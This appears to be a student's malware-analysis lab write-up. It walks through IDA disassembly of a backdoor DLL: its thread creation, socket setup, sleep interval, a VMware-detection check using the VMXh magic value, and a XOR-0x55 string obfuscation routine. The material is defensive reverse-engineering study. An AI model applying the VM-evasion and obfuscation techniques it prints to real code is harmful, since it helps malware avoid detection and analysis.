ext:1000D070                  push    offset aHttp_1  ; "http:////"
ext:1000D075                  push    eax             ; String1
ext:1000D076                  call    esi ; _strnicmp ; Indirect Call Near Procedure
ext:1000D078                  add     esp, 0Ch        ; Add
ext:1000D07B                  test    eax, eax        ; Logical Compare
ext:1000D07D                  jnz     short loc_1000D089 ; Jump if Not Zero (ZF=0)
ext:1000D07F                  push    edi
ext:1000D080                  push    edi
ext:1000D081                  push    edi
ext:1000D082                  push    offset sub_10001074
ext:1000D087                  jmp     short loc_1000D0BD ; Jump
ext:1000D089 ; ---------------------------------------------------------------------------
```

a.

```
loc_1000D089:                           ; CODE XREF: sub_1000D02E+36↑j
                                        ; sub_1000D02E+4F↑j
                mov     eax, off_10019044 ; "[This is RUR]"
                add     eax, 0Dh        ; Add
                push    eax             ; Str
                call    strlen          ; Call Procedure
                test    eax, eax        ; Logical Compare
                pop     ecx
                jz      short loc_1000D0C6 ; Jump if Zero (ZF=1)
                mov     eax, off_10019044 ; "[This is RUR]"
                push    6               ; MaxCount
                add     eax, 0Dh        ; Add
                push    offset aFtp_1   ; "ftp:////"
                push    eax             ; String1
                call    esi ; _strnicmp ; Indirect Call Near Procedure
                add     esp, 0Ch        ; Add
                test    eax, eax        ; Logical Compare
                jnz     short loc_1000D0C6 ; Jump if Not Zero (ZF=0)
                push    edi             ; lpThreadId
                push    edi             ; dwCreationFlags
                push    edi             ; lpParameter
                push    offset sub_10001365 ; lpStartAddress

loc_1000D0BD:                           ; CODE XREF: sub_1000D02E+59↑j
                push    edi             ; dwStackSize
                push    edi             ; lpThreadAttributes
                call    ebx ; CreateThread ; Indirect Call Near Procedure
                mov     ds:hThread, eax
```

b.

```
loc_1000D0C6:                           ; CODE XREF: sub_1000D02E+6C↑j
                                        ; sub_1000D02E+85↑j
                mov     eax, off_1001903C ; "[This is RIP]
                mov     esi, ds:strncpy
                add     eax, 0Dh        ; Add
                push    10h             ; Count
                push    eax             ; Source
                push    offset Destination ; Destination
                call    esi ; strncpy   ; Indirect Call Near Procedure
                mov     eax, off_10019038 ; "[This is RPO]80"
                push    5               ; Count
                add     eax, 0Dh        ; Add
                push    eax             ; Source
                push    offset String   ; Destination
                call    esi ; strncpy   ; Indirect Call Near Procedure
                add     esp, 18h        ; Add
                push    edi             ; lpThreadId
                push    edi             ; dwCreationFlags
                push    edi             ; lpParameter
                push    offset sub_10001656 ; lpStartAddress
                push    edi             ; dwStackSize
                push    edi             ; lpThreadAttributes
                call    ebx ; CreateThread ; Indirect Call Near Procedure
                pop     edi
                pop     esi
                mov     ds:dword_10093008, eax
                pop     ebx

loc_1000D107:                           ; CODE XREF: sub_1000D02E+5↑j
                push    1
                pop     eax
                retn    0Ch             ; Return Near from Procedure
sub_1000D02E    endp
```

c. At the second level I counted 5. This is from the locations that are called immediately from the dllmain

14. At first I check to see 3E8 is 1000 in hex So whatever number we get is getting multiplied by 1000.

```
loc_10001341:                           ; CODE XREF: sub_10001074+10F↑j
                                        ; sub_10001074+1B0↑j ...
                mov     eax, off_10019020 ; "[This is CTI]30"
                add     eax, 0Dh        ; Add
                push    eax             ; String
                call    ds:atoi         ; Indirect Call Near Procedure
                imul    eax, 3E8h       ; Signed Multiply
                pop     ecx
                push    eax             ; dwMilliseconds
                call    ds:Sleep        ; Indirect Call Near Procedure
                xor     ebp, ebp        ; Logical Exclusive OR
                jmp     loc_100010B4    ; Jump
sub_10001074    endp
```

```
                align 10h
ta:10019020 off_10019020    dd offset aThisIsCti30  ; DATA XREF: sub_10001074:loc_10001341↑r
ta:10019020                                         ; sub_10001365:loc_10001632↑r ...
ta:10019020                                         ; "[This is CTI]30"
```

I got to off_10019020 which contains the string “[This is CTI]30” We see that the value is being moved 13 (0D in hex) over. Then a call from string to int is called therefore it is 30 multiplied by 1000 so it’ll sleep 30 seconds.

15. The parameters are 6,1,2

```
text:100016FB loc_100016FB:                           ; CODE XREF: sub_10001656+374↓j
text:100016FB                                         ; sub_10001656+A09↓j
text:100016FB                 push    6
text:100016FD                 push    1
text:100016FF                 push    2
text:10001701                 call    ds:WS2_32_23    ; Indirect Call Near Procedure
text:10001707                 mov     edi, eax
text:10001709                 cmp     edi, 0FFFFFFFFh ; Compare Two Operands
text:1000170C                 jnz     short loc_10001722 ; Jump if Not Zero (ZF=0)
text:1000170E                 call    ds:WS2_32_111   ; Indirect Call Near Procedure
text:10001714                 push    eax
text:10001715                 push    offset aSocketGetlaste ; "socket() GetLastError reports %d\n"
text:1000171A                 call    ds:__imp_printf ; Indirect Call Near Procedure
text:10001720                 pop     ecx
text:10001721                 pop     ecx
```

16. This is MSDN page for socket. Our params are 2, 1, 6

The table below lists common values for address family although many other values are possible.

Af	Meaning
AF_UNSPEC 0	The address family is unspecified.
AF_INET 2	The Internet Protocol version 4 (IPv4) address family.
AF_IPX 6	The IPX/SPX address family. This address family is only supported if the NWLink IPX/SPX NetBIOS Compatible Transport protocol is installed. This address family is not supported on Windows Vista and later.
AF_APPLETALK	The AppleTalk address family. This address family is only supported if the

Type	Meaning
SOCK_STREAM 1	A socket type that provides sequenced, reliable, two-way, connection-based byte streams with an OOB data transmission mechanism. This socket type uses the Transmission Control Protocol (TCP) for the Internet address family (AF_INET or AF_INET6).
SOCK_DGRAM 2	A socket type that supports datagrams, which are connectionless, unreliable buffers of a fixed (typically small) maximum length. This socket type uses the User Datagram Protocol (UDP) for the Internet address family (AF_INET or AF_INET6).
SOCK_RAW 3	A socket type that provides a raw socket that allows an application to manipulate the next upper-layer protocol header. To manipulate the IPv4 header, the IP_HDRINCL socket option must be set on the socket. To manipulate the IPv6 header, the IPV6_HDRINCL socket option must be set on the socket.
SOCK_RDM	A socket type that provides a reliable message datagram. An example of

The table below lists common values for the *protocol* although many other values are possible.

protocol	Meaning
IPPROTO_ICMP 1	The Internet Control Message Protocol (ICMP). This is a possible value when the *af* parameter is **AF_UNSPEC**, **AF_INET**, or **AF_INET6** and the *type* parameter is **SOCK_RAW** or unspecified. This *protocol* value is supported on Windows XP and later.
IPPROTO_IGMP 2	The Internet Group Management Protocol (IGMP). This is a possible value when the *af* parameter is **AF_UNSPEC**, **AF_INET**, or **AF_INET6** and the *type* parameter is **SOCK_RAW** or unspecified. This *protocol* value is supported on Windows XP and later.
BTHPROTO_RFCOMM 3	The Bluetooth Radio Frequency Communications (Bluetooth RFCOMM) protocol. This is a possible value when the *af* parameter is **AF_BTH** and the *type* parameter is **SOCK_STREAM**. This *protocol* value is supported on Windows XP with SP2 or later.
IPPROTO_TCP 6	The Transmission Control Protocol (TCP). This is a possible value when the *af* parameter is **AF_INET** or **AF_INET6** and the *type* parameter is **SOCK_STREAM**.
IPPROTO_UDP 17	The User Datagram Protocol (UDP). This is a possible value when the *af* parameter is **AF_INET** or **AF_INET6** and the *type* parameter is **SOCK_DGRAM**.
IPPROTO_ICMPV6 58	The Internet Control Message Protocol Version 6 (ICMPv6). This is a possible value when the *af* parameter is **AF_UNSPEC**, **AF_INET**, or


Using the name change I'm able to make it more readable

```
text:100016FB
text:100016FB loc_100016FB:                           ; CODE XREF: sub_10001656+374↓j
text:100016FB                                         ; sub_10001656+A09↓j
text:100016FB                 push    IPPROTO_TCP
text:100016FD                 push    SOCK_STREAM
text:100016FF                 push    AF_INET
text:10001701                 call    ds:WS2_32_23    ; Indirect Call Near Procedure
text:10001707                 mov     edi, eax
```


17. When searching for binary 0xED I found only 1 instance of an *in* call.

```
.text:100061A0                push    offset _except_handler3
.text:100061A5                mov     eax, large fs:0
.text:100061AB                push    eax
.text:100061AC                mov     large fs:0, esp
.text:100061B3                sub     esp, 0Ch        ; Integer Subtraction
.text:100061B6                push    ebx
.text:100061B7                push    esi
.text:100061B8                push    edi
.text:100061B9                mov     [ebp+ms_exc.old_esp], esp
.text:100061BC                mov     [ebp+var_1C], 1
.text:100061C0                and     [ebp+ms_exc.registration.TryLevel], 0 ; Logical AND
.text:100061C4                push    edx
.text:100061C5                push    ecx
.text:100061C6                push    ebx
.text:100061C7                mov     eax, 564D5868h
.text:100061CC                mov     ebx, 0
.text:100061D1                mov     ecx, 0Ah
.text:100061D6                mov     edx, 5658h
.text:100061DB                in      eax, dx
.text:100061DC                cmp     ebx, 564D5868h  ; Compare Two Operands
.text:100061E2                setz    [ebp+var_1C]    ; Set Byte if Zero (ZF=1)
.text:100061E6                pop     ebx
.text:100061E7                pop     ecx
.text:100061E8                pop     edx
.text:100061E9                jmp     short loc_100061F6 ; Jump
```


We can see that the comparison is being made with VMXh.



Doing a XREF we can see that the function is cancelling instillation if it's found to be in a VM




18. There's a bunch of random characters.




```
data:1001D987                   db    0
data:1001D988                   db  2Dh ; -
data:1001D989                   db  31h ; 1
data:1001D98A                   db  3Ah ; :
data:1001D98B                   db  3Ah ; :
data:1001D98C                   db  27h ; '
data:1001D98D                   db  75h ; u
data:1001D98E                   db  3Ch ; <
data:1001D98F                   db  26h ; &
data:1001D990                   db  75h ; u
data:1001D991                   db  21h ; !
data:1001D992                   db  3Dh ; =
data:1001D993                   db  3Ch ; <
data:1001D994                   db  26h ; &
data:1001D995                   db  75h ; u
data:1001D996                   db  37h ; 7
data:1001D997                   db  34h ; 4
data:1001D998                   db  36h ; 6
data:1001D999                   db  3Eh ; >
data:1001D99A                   db  31h ; 1
data:1001D99B                   db  3Ah ; :
data:1001D99C                   db  3Ah ; :
data:1001D99D                   db  27h ; '
data:1001D99E                   db  79h ; y
data:1001D99F                   db  75h ; u
data:1001D9A0                   db  26h ; &
data:1001D9A1                   db  21h ; !
data:1001D9A2                   db  27h ; '
data:1001D9A3                   db  3Ch ; <
data:1001D9A4                   db  3Bh ; ;
data:1001D9A5                   db  32h ; 2
data:1001D9A6                   db  75h ; u
data:1001D9A7                   db  31h ; 1
data:1001D9A8                   db  30h ; 0
data:1001D9A9                   db  36h ; 6
data:1001D9AA                   db  3Ah ; :
data:1001D9AB                   db  31h ; 1
data:1001D9AC                   db  30h ; 0
data:1001D9AD                   db  31h ; 1
data:1001D9AE                   db  75h ; u
```

19. When I try to run the script provided it says that there's an error.However from looking at the code it seems like it's looping through the next 50 bytes of data. It's then running an XOR with the data and 0x55. I think this program might be decrypting or de obfuscating

the random characters.




20. I can press ‘A’ and it will turn them into strings. However its still gibberish because it has been obfuscated.



21. As said previously I believe that it will loop through the data starting at 1001D988 for 50 bytes and XOR each string with 0x55. This will then be the decoded text.

Problem 2


1. When looking in the exports I found this



```
.text:00401432
.text:00401432 ; =============== S U B R O U T I N E =======================================
.text:00401432
.text:00401432
.text:00401432                 public start
.text:00401432 start           proc near
.text:00401432
.text:00401432 ; FUNCTION CHUNK AT .text:004012CD SIZE 00000115 BYTES
.text:00401432 ; FUNCTION CHUNK AT .text:00401411 SIZE 00000021 BYTES
.text:00401432
.text:00401432                 call    sub_4015E1      ; Call Procedure
.text:00401437                 jmp     loc_4012CD      ; Jump
.text:00401437 start           endp
.text:00401437
.text:0040143C
.text:0040143C ; =============== S U B R O U T I N E =======================================
.text:0040143C
.text:0040143C ; Attributes: bp-based frame
```


Seeing this leads me to believe that main is at 0x00401432

a. When expanding into graph view it can be seen in the code that there's a compare before a jump which implies an if code construct

